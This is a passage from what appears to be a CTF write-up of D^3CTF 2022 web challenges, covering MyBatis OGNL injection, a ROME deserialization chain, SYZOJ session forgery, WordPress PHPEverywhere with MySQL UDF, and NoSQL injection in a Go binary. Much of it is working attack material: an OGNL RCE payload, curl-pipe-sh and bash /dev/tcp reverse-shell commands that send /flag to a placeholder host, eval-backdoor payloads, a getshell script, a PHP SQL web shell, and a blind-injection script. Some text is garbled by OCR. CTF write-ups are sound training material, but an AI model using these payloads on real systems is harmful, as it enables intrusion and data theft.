    @Select("SELECT * FROM vs_votes;")
    List<Vote> getAllVotes();

    @SelectProvider(type = VoteProvider.class, method = "getVoteById")
    Vote getVoteById(String vid);
}
```

```
club.example.demo.dao.VoteProvider.class
```

```
public class VoteProvider {
    public String getVoteById(@Param("vid") String vid) {
        String s = new SQL() {{
            SELECT("*");
            FROM("vs_votes");
            WHERE("v_id = " + vid);
        }}.toString();
        return s;
    }
}
```

The SQL mapping of mybatis supports OGNL expressions. `VoteProvider` directly uses string concatenation to generate SQL statements. If the user input is incorrectly concatenated, not only SQL injection but also OGNL injection will occur.

/vote/getDetailedVoteById?vid=2

```
{"status":200,"msg":"Success!","data":[{"option_id":1,"content":"A. ?","vote_id":2},{"option_id":2,"content":"B. Choose A","vote_id":2,"create_time":"2022-02-21 12:00:00","start_time":"2022-02-21 12:00:00","end_time":"2022-05-01 12:00:00"}, {"option_id":3,"content":"C. Choose B","vote_id":2}]}{ "vote":{ "vote_id":2, "title": "Flag", "create_time": "2022-02-21 12:00:00", "start_time": "2022-02-21 12:00:00", "end_time": "2022-05-01 12:00:00"}}
```

/vote/getDetailedVoteById?vid=\${3-1}

```
{"status":200,"msg":"Success!","data":[]}{ "vote":{ "vote_id":2, "title": "Flag", "create_time": "2022-02-21 12:00:00", "start_time": "2022-02-21 12:00:00", "end_time": "2022-05-01 12:00:00"}}
```

`${xxx}` tells mybatis to create a prepared statement parameter here. Mybatis Uses OGNL to implement parameters binding for SQL statements.

If the user can control the content of  `${}`, it can be injected through OGNL expressions to achieve the purpose of RCE.

Official documentation about OGNL grammar:

<https://commons.apache.org/proper/commons-ognl/language-guide.html>

Since the challenge has banned `new`, RCE can only be applicable with the help of static methods.

The `org.mybatis.spring.boot` used in the challenge is the latest 2.2.2 version, the corresponding OGNL dependent version is 3.3.0, this version of OGNL enabled the `stricter invocation mode`, which banned some classes including `java.lang.Runtime`. To bypass it we can take use of the reflection techique in Java.

payload:

```
 ${(#runtimeclass=#this.getClass().forName("java.lang.Runtime")).  
 (#getruntimemethod=#runtimeclass.getDeclaredMethods()[7]).  
 (#rtobj=#getruntimemethod.invoke(null,null)).  
 (#execmethod=#runtimeclass.getDeclaredMethods()[14]).  
 (#execmethod.invoke(#rtobj, "cmd"))}
```

## shorter

The main content of this challenge is to reduce the length of the payload of the chain containing `TemplateImpl` in java deserialization, and this challenge is the deserialization chain of `ROME`

For the optimization and shortening ideas of `TemplateImpl`, please refer to <https://xz.aliyun.com/t/10824> this article, and some improvements have been made on the basis of this article, mainly in the construction of empty parameters, and make some simplifications when building the `rome` chain to make the payload smaller

The challenge environment is very concise and clear, that is to upload the serialized and Base64 encoded string, and the title will decode it and deserialize it.

Challenge attachment and Exploit : <https://github.com/laotong/d3ctf2022-shorter>

### 1. expected solution

The expected solution is done with the chain on ysoserial, ignoring the other shorter chains of `ROME`

Because `Runtime.getRuntime().exec()` cannot be executed normally when there are special characters such as `\|`, `<`, `>` in the command, which cannot achieve the purpose we originally wanted to achieve, and we usually will solve this problem by Base64 encoding, but this will undoubtedly make the generated payload very long, so we can use `ProcessBuilder().start()` to solve this problem

First use a machine with a public IP (assume IP `xxx.xxx.xxx.xxx`) to listen to a port (assume port `2333`), then start an http service (assume default port `80`) where the route `a` returns the following information

```
cat /flag | curl -F 'a=@-' xxx.xxx.xxx.xxx:2333
```

You can pass command parameters to exploit

```
sh -c "curl xxx.xxx.xxx.xxx/a|sh"
```

After uploading the generated Base64-encoded string, you can see that `xxx.xxx.xxx.xxx:2333` is listening to the content of the file with flags

or

First use a machine with a public IP (assume IP `xxx.xxx.xxx.xxx`) to listen to a port (assume port `2333`), then start an http service (assume default port `80`) where the route `a` returns the following information

```
bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/2333 0>&1
```

You can pass command parameters to exploit

```
bash -c "curl xxx.xxx.xxx.xxx/a|bash"
```

After uploading the generated Base64-encoded string, you can see that `xxx.xxx.xxx.xxx:2333` gets the shell

## 2. unexpected solution

Compared with the common chain, there are some shorter `ROME` chains, such as a chain that triggers `toString` through `BadAttributeValueExpException`, which can greatly reduce the generated serialized strings. Anyway, it is the shortening of the `ROME` chain, not the shortening of `TemplateImpl`, I hope some who are interested can learn about it.

# d3oj

## 1. expected solution

Find the source code through SYZOJ Powered by [SYZOJ](#). Use docker to build the environment locally

The directory structure of the website can also be determined by reporting an error, the difficulty of the topic is reduced, and the default path is used. The website uses unzip to decompress. Using an empty compressed package can cause an error to get the path.

Looking at the code, you will find lines 602 in modules/problem.js

```
app.post('/problem/:id/submit', app.multer.fields([{ name: 'answer', maxCount: 1 }]), async (req, res) => {
  try {
    let id = parseInt(req.params.id);
    let problem = await Problem.findById(id);
    const curUser = res.locals.user;

    if (!problem) throw new ErrorMessage('无此题目。');
    if (problem.type !== 'submit-answer' &&
        !syzoj.config.enabled_languages.includes(req.body.language)) throw new
    ErrorMessage('不支持该语言。');
    if (!curUser) throw new ErrorMessage('请登录后继续。', { '登录':
      syzoj.utils.makeUrl(['login'], { 'url': syzoj.utils.makeUrl(['problem', id]) }) });
  }

  let judge_state;
  if (problem.type === 'submit-answer') {
    let File = syzoj.model('file'), path;
    if (!req.files['answer']) {
      // Submitted by editor
      try {
        path = await File.zipFiles(JSON.parse(req.body.answer_by_editor));
      } catch (e) {
        throw new ErrorMessage('无法解析提交数据。');
      }
    } else {
      if (req.files['answer'][0].size > syzoj.config.limit.submit_answer)
        throw new ErrorMessage('答案文件太大。');
      path = req.files['answer'][0].path;
    }

    let file = await File.upload(path, 'answer');
    let size = await file.getUnzipSize();
    ...
  }
}
```

model / file.ts 32 lines

```
static async zipFiles(files) {
  let tmp = require('tmp-promise');
  let dir = await tmp.dir(), path = require('path'), fs = require('fs-extra');
  let filenames = await files.mapAsync(async file => {
    let fullPath = path.join(dir.path, file.filename);
    await fs.writeFileAsync(fullPath, file.data);
    return fullPath;
  });

  let p7zip = new (require('node-7z')), zipFile = await tmp.tmpName() +
  '.zip';
  await p7zip.add(zipFile, filenames);

  await fs.removeAsync(dir.path);

  return zipFile;
}
...
```

Arbitrary file writing vulnerability exists when problem.type is submit-answer

/module/problem.js line 409

```
app.post('/problem/:id/import', async (req, res) => {
  try {
    let id = parseInt(req.params.id) || 0;
    let problem = await Problem.findById(id);
    if (!problem) {
      if (!res.locals.user) throw new ErrorMessage('请登录后继续。', { '登录': syzoj.utils.makeUrl(['login'], { 'url': req.originalUrl }) });

      problem = await Problem.create({
        time_limit: syzoj.config.default.problem.time_limit,
        memory_limit: syzoj.config.default.problem.memory_limit,
        type: 'traditional'
      });

      if (await res.locals.user.hasPrivilege('manage_problem')) {
        let customID = parseInt(req.body.id);
        if (customID) {
          if (await Problem.findById(customID)) throw new ErrorMessage('ID 已被使用。');
          problem.id = customID;
        } else if (id) problem.id = id;
      }

      problem.user_id = res.locals.user.id;
      problem.publicizer_id = res.locals.user.id;
    } else {
      if (!await problem.isAllowedUseBy(res.locals.user)) throw new ErrorMessage('您没有权限进行此操作。');
      if (!await problem.isAllowedEditBy(res.locals.user)) throw new ErrorMessage('您没有权限进行此操作。');
    }
  }

  let request = require('request-promise');
  let url = require('url');

  let json = await request({
    uri: req.body.url + (req.body.url.endsWith('/') ? 'export' : '/export'),
    timeout: 1500,
    json: true
  });

  if (!json.success) throw new ErrorMessage('题目加载失败。', null, json.error);

  if (!json.obj.title.trim()) throw new ErrorMessage('题目名不能为空。');
  problem.title = json.obj.title;
  problem.description = json.obj.description;
  problem.input_format = json.obj.input_format;
  problem.output_format = json.obj.output_format;
  problem.example = json.obj.example;
  problem.limit_and_hint = json.obj.limit_and_hint;
  problem.time_limit = json.obj.time_limit;
  problem.memory_limit = json.obj.memory_limit;
```

```

problem.file_io = json.obj.file_io;
problem.file_io_input_name = json.obj.file_io_input_name;
problem.file_io_output_name = json.obj.file_io_output_name;
if (json.obj.type) problem.type = json.obj.type;

let validateMsg = await problem.validate();
...

```

Construct specific data to import to the website, you can make problem.type as submit-answer

```
{"success":true,"obj":{"title":"A+B
Problem","description":"焯","input_format":"一行，两个整数 $a,b$ 。","output_format":"一行， $a+b$ 的值","example":"#### 样例输入 #1\r\nn```\r\nn5
7\r\nn```\r\nn\r\nn#### 样例输出
#1\r\nn```\r\nn12\r\nn```","limit_and_hint":"```cpp\r\nn#include <cstdio>\r\nnusing namespace std;\r\nnint main() {\r\n    int a, b;\r\n    scanf("%d %d", &a, &b);\r\n    printf("%d", a + b);\r\n    return 0;\r\n}\r\nn```","time_limit":1000,"memory_limit":256,"have_additional_file":false,"file_io":false,"file_io_input_name":null,"file_io_output_name":null,"type":"submit-answer","tags":[]}}
```

From the project wiki [Website Deployment Guide · syzoj/syzoj Wiki \(github.com\)](#), the files that can be modified (folder ) has data , sessions , web.json.

Modify the session file to log in to any user

app.js line 239

```

loadHooks() {
  let Session = require('express-session');
  let FileStore = require('session-file-store')(Session);
  let sessionConfig = {
    secret: this.config.session_secret,
    cookie: { httpOnly: false },
    rolling: true,
    saveUninitialized: true,
    resave: true,
    store: new FileStore({ retries: 0 }),
  };
  if (syzoj.production) {
    app.set('trust proxy', 1);
    sessionConfig.cookie.secure = false;
  }
  app.use(Session(sessionConfig));

  app.use((req, res, next) => {
    res.locals.useLocalLibs = !!parseInt(req.headers['syzoj-no-cdn']) ||
      syzoj.config.no_cdn;

    let User = syzoj.model('user');
    ...
  });
}

```

Use express-session (or through local debugging) to know the format of the cookie

```
s:C86GyzIokdT_pIW46n1rszsdownIDWF3T.aPyNbzkQ1N0ksmY5pJhP+RvHr/5wGICufnE6ZIg2Iuc
```

```
s:(random string1).HMAC-sha256((random string1),session_secret)
```

The session file is stored in sessions/random string1.json

session file content:

```
{"cookie": {"originalMaxAge":null,"expires":null,"httpOnly":false,"path":"/"}, "user_id":5, "__lastAccess":1644991818000}
```

Control user\_id to log in to any user

**Note that there is a pit here, you need to use another user to modify the session file, otherwise the session file will be occupied and cannot be modified**

Found flag in unpublished topic of oct user

## 2. unexpected solution

(1) CVE-2020-8158

Prototype pollution vulnerability in the TypeORM package < 0.2.25 may allow attackers to add or modify Object properties leading to further denial of service or SQL injection attacks.

Send the data below to {host}/article/0/edit will cause rce

```
data = {"title":"rce","content":{"__proto__": {"outputFunctionName":"ee;app.use('/rce',(q,r)=>r.send(eval(q.body.c)));return 'rce!';//"}}}
```

(2) WS-2019-0063

Js-yaml prior to 3.13.1 are vulnerable to Code Injection. The load() function may execute arbitrary code injected through a malicious YAML file.

Upload the data below to the problem created will cause rce

```
{ toString: !<tag:yaml.org,2002:js/function> 'function (){app.use("/rce", (q,r)=>r.send(eval(q.body.c)));}' } : 1
```

(3)

<https://github.com/syzoj/syzoj/blob/master/app.js#L276>

```
if (req.cookies.login) {
  let obj;
  try {
    obj = JSON.parse(req.cookies.login);
    User.findOne({ where: { username: obj[0], password: obj[1] } })
  }
}
```

pass the data below can log in any accounts

```
password: { password: 1 }
```

## NewestWordPress

The Vulnerability of this Challenge is actually very simple.  
But how to find this vulnerability may be a little guessy.

### CVE-2022-24663

PHPEverywhere RCE

Attackers can find a `usersWP` plugin installed, but the challenge has nothing to do with it. This plugin is only for easy account registration, and grant Subscriber privileges to new users. You can execute shortcode via `parse-media-shortcode` action if you have Subscriber+ privileges. At the same time, there is a PHPEverywhere plugin installed, so you can execute any php code with the `[php_everything]` shortcode.

I found most of scanners rely on `readme.txt` under plugin folder. Under normal circumstances, `readme.txt` has to be present in the plugin directory, but if the admin installs plugins that are not from official repository but by themselves manually, and then deletes `readme.txt` (since it's a quite simple that anyone could do, with no technical difficulties), scanners would have considered that the plugin is not installed, and therefore losing a valid target. In this case, `readme.txt` was removed, attackers must modify the scanner fingerprints from `readme.txt` to the `php` file of the plugin. There is a feature in WordPress, where a 301 redirect to home page will be triggered if the file does not exist. If that does not trigger a 301 redirect, it means the file exists.

## MySQL UDF Exploitation

You can get configs of MySQL in file `wp-config.php`.

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'root' );

/** Database password */
define( 'DB_PASSWORD', '9Z98g4nmbJxrF5aYHvGaatyi354WxYyp' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1:3306' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

It connects MySQL using `root` user, therefore the MySQL UDF Exploit can be used to get a system shell.

There is a confusion with why the MySQL host is `127.0.0.1`, but the database container is not the same one, because the `network_mode` of k8s is named `container`, which allows multi-containers to use the same network stack.

## Exps

Register a new user `test/testtest`, and start exploiting PHPEverywhere.

```
# getshell.py

import requests
import base64

# base_url = "<http://d3wordpress.d3ctf-challenge.n3ko.co>"
base_url = "<http://global-wordpress-d3ctf-challenge.n3ko.co>

def getShell():
    sess = requests.session()
    login_url = base_url + "/wp-login.php"
    login_data = {
        "log": "test",
        "pwd": "testtest",
        "wp-submit": "Log In",
    }
    res = sess.post(login_url, data=login_data)
    # print(res.text)

    getShell_url = base_url + "/wp-admin/admin-ajax.php"
    encoded_payload =
'W3BocF9ldmVyexdoZXJ1XTw/cGhwCnByaw50KF9fRElsx18p0wokYj0nUEQ5d2FIQUtaWFpoYkNna1g
xQ1BVMVJisjJGdWRDZGRLVHNLUHo0PSc7CmZpbGVfcHV0x2NvbnR1bnRzKF9fRElsx18uJy8uLi8uLi9
1cGxvYWRzLzIwMjIVMDMVMS5waHAnLGJhc2U2NF9kZWNVZGUoJGIpKTsKPz5bL3BocF9ldmvyexdoZXJ
1XQo='
    getShell_data = {
        "action": "parse-media-shortcode",
        "shortcode": base64.b64decode(encoded_payload),
    }
    sess.post(getShell_url, data=getShell_data)

def main():
    getShell()

if __name__ == "__main__":
    main()
```

Obtain a system shell, then upload a payload to connect to the database.

```
// mysql.php

<?php
error_reporting(E_ALL);
$mysqli = new
mysqli("127.0.0.1","root","9z98g4nmbJxrF5aYHvGaatyi354wxYyp","wordpress");

$tmp = $mysqli->query($_POST['sql']);
$result = $tmp->fetch_all();
var_dump($result);
?>
```

Now start the MySQL UDF Exploit.

```
SELECT 0x7f454c..... INTO DUMPFILE '/usr/lib/mysql/plugin/udf.so';
```

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';
```

```
SELECT sys_eval('ls /');
```

```
SELECT sys_eval('cat /ff114499_i5_h3Re');
```

## Possible unexpected solve

There is an Arbitrary file deletion vulnerability in the newest version of UsersWP plugin, where attackers can delete `wp-config.php` and that grants the possibility to reinstall WordPress, which means attackers can obtain an admin account. Attackers can now enter the management console, and locate the PHPEverywhere plugin, then exploit it after the gamebox is reset.

## Off-topic

The purpose of putting the flag into the database container is that it will be compulsory for the challengers to examine the whole environment, rather than focusing on the web RCE. Speculation shows that many people would use High-Privilege user connecting to the database in practice, where unexpected information is observed during the process. Ultimately, examination of the whole environment is presumably an essential step to the success of every penetration.

:-)

## d3fGo

Binaries in Web Reversing will not be overly tampered, obfuscation does not obstruct problem solving skills of the attackers. The strings presents the logic clearly.

Find the routes in JavaScript file.

```
routes: [{

    path: "/",
    redirect: "Login"
}, {
    path: "/login",
    name: "Login",
    component: function() {
```

```

        return n.e("chunk-1b59b85f").then(n.bind(null, "a55b"))
    }
}, {
    path: "/admin/login",
    name: "AdminLogin",
    component: function() {
        return n.e("chunk-4cd60f38").then(n.bind(null, "23b1"))
    }
}
]
```

Attackers can use `go version -m ./fgo` to find out what dependency the program import, and the Symbol Table can be restored by compiling a demo binary and patch it with `bindiff`.

```

○ go version -m ./fgo
./fgo: zjesZGZS
    path      github.com/fgo
    mod       github.com/fgo (devel)
    dep       github.com/alechthomas/participle/v2      v2.0.0-alpha7
h1:ck4vjj0VSgb3lN1nuKA5F7dw+1s1pwBe5bx7nNCnN+C=
    dep       github.com/fatih/color   v1.13.0
h1:8LOYc1KYPPmyKMuN8QV2DNRWNbLo6LZ0iLs8+m1H53w=
    dep       github.com/flamego/flamego     v1.0.1
h1:rHcvSFcFHfoAEZUQoqXVvVig/xbsjF0/hm7Fo4oZCBo=
    dep       github.com/go-stack/stack     v1.8.0
h1:5SgMzNM5HxrEjV0ww21Tmx6E2Izsfxas4+YHWRs3Lsk=
    dep       github.com/golang/snappy     v0.0.1
h1:Qgr9rkw7uDUkrbSmQeiDsGa8SjGyCOGtuasMwwvp2P4=
    dep       github.com/json-iterator/go  v1.1.12
h1:PV8peI4a0ysnczrg+Ltxykd8LfKY9ML6u2jnxaEnrnM=
    dep       github.com/klauspost/compress v1.13.6
h1:P76CopJELS0Ti02mebmngWaaJSSP/EszplttgQxcgc=
    dep       github.com/mattn/go-colorable v0.1.9
h1:sqDoxxbdeALODt0DAeJCVp38ps9ZogZEAXjus69YV3U=
    dep       github.com/mattn/go-isatty   v0.0.14
h1:yVuAays6BHfxijgZPzw+3Zlu5yQgKGP2/hcqBhb7S9Y=
    dep       github.com/modern-go/concurrent v0.0.0-20180228061459-
e0a39a4cb421      h1:ZqeYnhU3OHLH3mGKHDCjJRFFRrJa6eAM5H+CtDdOsPC=
    dep       github.com/modern-go/reflect2   v1.0.2
h1:xBagoLtf94CBntxluKeawgTMpvLxc4ur3nMac9Gz0M=
    dep       github.com/pkg/errors     v0.9.1
h1:FEBLx1zS214owpjy7qsBeixBURkuhQAwRK5UwLGTwt4=
    dep       github.com/xdg-go/pbkdf2    v1.0.0
h1:Su7DPu48wXMWC3bs7MCNG+z4FhcyEuz5d1vhcbq0B0c=
    dep       github.com/xdg-go/scram    v1.0.2
h1:akyIKz28e6A96dkWNJQu3nmCzH3YfwMPQEXUYDaRv7w=
    dep       github.com/xdg-go/stringprep v1.0.2
h1:6iq84/ryjjeRmMJwxutI51F2GIP1P5BftVXHeYjhBc=
    dep       github.com/youmark/pkcs8     v0.0.0-20181117223130-
1be2e3e5546d      h1:splanxY1lg+5LfHAM6xpFEAYok8iyo56hMFq6uLyA=
    dep       go.mongodb.org/mongo-driver   v1.8.2
h1:8ssuxufb90ujcIvR6MyE1SchaNj0SFxsakizgxIyrMk=
    dep       golang.org/x/crypto      v0.0.0-20201216223049-8b5274cf687f
h1:azp0e2vLN4MToVqnjNEYEtrEA8RH8U8FN1CU7JgqsPU=
    dep       golang.org/x/sync       v0.0.0-20190911185100-cd5d95a43a6e
h1:vcxGaoTs7kv8m5Np9uUNQin4BrL0thgv7252N8V+FwY=
```

```

dep      golang.org/x/sys          v0.0.0-20210630005230-0f9fa26af87c
h1:F1jZWGFhYfh0Ci55sIpILtKKK8p3i2/krTr0H1rg74I=
dep      golang.org/x/text          v0.3.5
h1:i6ezz+zk0s0f0xgBpEpPD18qWcJda6q1sxt3S0kzyUQ=
dep      gopkg.in/ini.v1           v1.66.3
h1:jRskFVxYaMGAMUbN0UZ7hiA9gzL9B49DOqE78vg0k3w=

```

An error would occur if executing the binary (I copied the code from the project I wrote before, and forgot to modify the `config/bot.ini` LOL)

```
[config] load 'config/bot.ini': open config/web.ini: no such file or directory
```

Search the string `config/bot.ini` in IDA Pro and find which function quote.

```

loc_51A3E2:
    mov    rax, rbx
    mov    rcx, rcx
    lea    rdx, [rax+0E8h]
    mov    rbp, [rsp+0A8h+var_8]
    add    rbp, 0A8h
    ret

loc_51A36F:
    lea    rdi, [rax+0E8h]
    call   XEDRQUGbbyPkzIUEmhXlnlOT

loc_51A37B:
    mov    rax, cs:qword_1107610
    lea    rbx, aMongoDb ; "mongodb"
    mov    ecx, 7
    call   ZJgdubEWLYfnASDPPdjxjqRvSxHVwkcPQ
    lea    rdx, RTYPE_ptr_struct__User_string_ini_user_Pass_string_ini_pass_Host_string_ini_host_Port_string_ini_port_DB_string_ini_db_
    lea    rcx, qword_110A540
    xor    edi, edi
    call   ZZWUmOjeDAGJEGwVrYwLSRmKMnvbUxJdz
    test   rax, rax
    jz    short loc_51A3CE

loc_51A3CE:
    xor    eax, eax
    xor    ebx, ebx
    mov    rbp, [rsp+0A8h+var_8]
    add    rbp, 0A8h

loc_51A378:
    mov    rax, cs:qword_1107610
    lea    rbx, aMongoDb ; "mapping [mongodb] section"
    mov    edi, 19h
    call   IIE6jICUeRbfZdXGaZzWAllBbF
    mov    rbp, [rsp+0A8h+var_8]
    add    rbp, 0A8h

```

The code shows that it is a MongoDB config loader, which reminds us of nosql Injection.

By searching the string `Find the Secret` and we can get the struct binding the parameters.

```

loc_97ADC5:
    lea    rdx, [rcx+8]
    mov    rdi, [rax+8]
    mov    rcx, [rsp+0A8h+var_28]
    nop
    call   CaPPXXxvBRsYPNSiYbRDwIKF

loc_97AC9A:
    lea    rdi, [rax+8]
    lea    rcx, unk_D0CDD8
    call   CaPPXXxvBRsYPNSiYbRDwIKF

loc_97AE2D:
    mov    rdx, [rsp+0A8h+var_28]
    mov    rdi, [rax+8]
    jmp   short loc_97AE20

loc_97AE1C:
    lea    rdi, [rax+8]
    mov    rdx, [rsp+0A8h+var_28]
    call   XEDRQUGbbyPkzIUEmhXlnlOT

loc_97AE20:
    mov    rax, aFindTheSecret ; "Find the Secret?"
    mov    ebx, 10h
    call   juEVKjFQbKTxkngyJw0
    mov    [rsp+0A8h+var_28], rax
    mov    rbx, [rsp+0A8h+var_60]
    lea    rcx, unk_A8B177
    mov    edi, 3
    lea    rax, RTYPE_map_string_interface_IkUzihclUSXiPuEPNqoiHNmdb
    call   rcx, RTYPE_string
    mov    [rax], rcx
    cmp    cs:dword_113BE70, 0
    jnz   short loc_97AE1C

loc_97AC9A:
    lea    rdi, [rax+8]
    lea    rcx, unk_D0CDD8
    call   CaPPXXxvBRsYPNSiYbRDwIKF


```

```

sub    rsp, 0A8h
mov    [rsp+0A8h+var_8], rbp
lea    rbp, [rsp+0A8h+var_8]
mov    [rsp+0A8h+arg_0], rax
mov    [rsp+0A8h+arg_8], rbx
lea    rax, RTYPE_struct__Username_string_json_username_Password_string_json_password_
nop
call  EzrXzdinksnQpIgpB
mov    [rsp+0A8h+var_10], rax
mov    qword ptr [rax], 0
mov    qword ptr [rax+10h], 0
mov    rcx, [rsp+0A8h+arg_0]
mov    rcx, [rcx+0B8h]
mov    rax, [rsp+0A8h+arg_8]
call  rcx
mov    rcx, [rax]
mov    rbx, [rcx+40h]
mov    rcx, [rcx+48h]
lea    rax, RTYPE_io_Reader
call  CbDwjMfqgsiiLKE
call  DuPARGlQX0
test   rdi, rdi
jz    loc_97A858

```

By searching string `Invalid username or password`, we can get another struct.



So we got two structs in two APIs.

```
// /api/Login
type LoginForm struct {
    Username string `json:"username"`
    Password string `json:"password"`
}
```

```
// /api/Admini/Login
type AdminiLoginForm struct {
    Username interface{} `json:"username"`
    Password interface{} `json:"password"`
    Seeecret interface{} `json:"seeecret"`
}
```

In API `/api/Admini/Login`, all parameters can be exploit with nosql Injection.

Exp as bellow:

```
import requests
import string

# base_url = '<http://127.0.0.1:22830>'
base_url = '<http://8a4f0fe099.fgo-d3ctf-challenge.n3ko.co>'
target_url = '/api/Admini/Login'
payload = {
    "username": {
        "$regex": "\u2044"
    },
    "password": {
        "$regex": "\u2044"
    },
    "seeecret": {
        "$regex": "\u2044"
    }
}
table = string.printable
reg_l = '.+*?|'

def blind(ind):
    target = '\u2044'
    s = requests.session()
    url = base_url + target_url
    while True:
        for c in table:
            temp = (c if c not in reg_l else '\\\\' + c)
            payload[ind]['$regex'] = target + temp
            r = s.post(url, json=payload)
            if r.status_code == 200:
                print(payload[ind]['$regex'])
                target += temp
                break
        if payload[ind]['$regex'][-1] == '$':
            break

def main():
```

```
# blind('username')
# blind('password')
blind('seeeecret')

print(payload)

if __name__ == '__main__':
    main()
```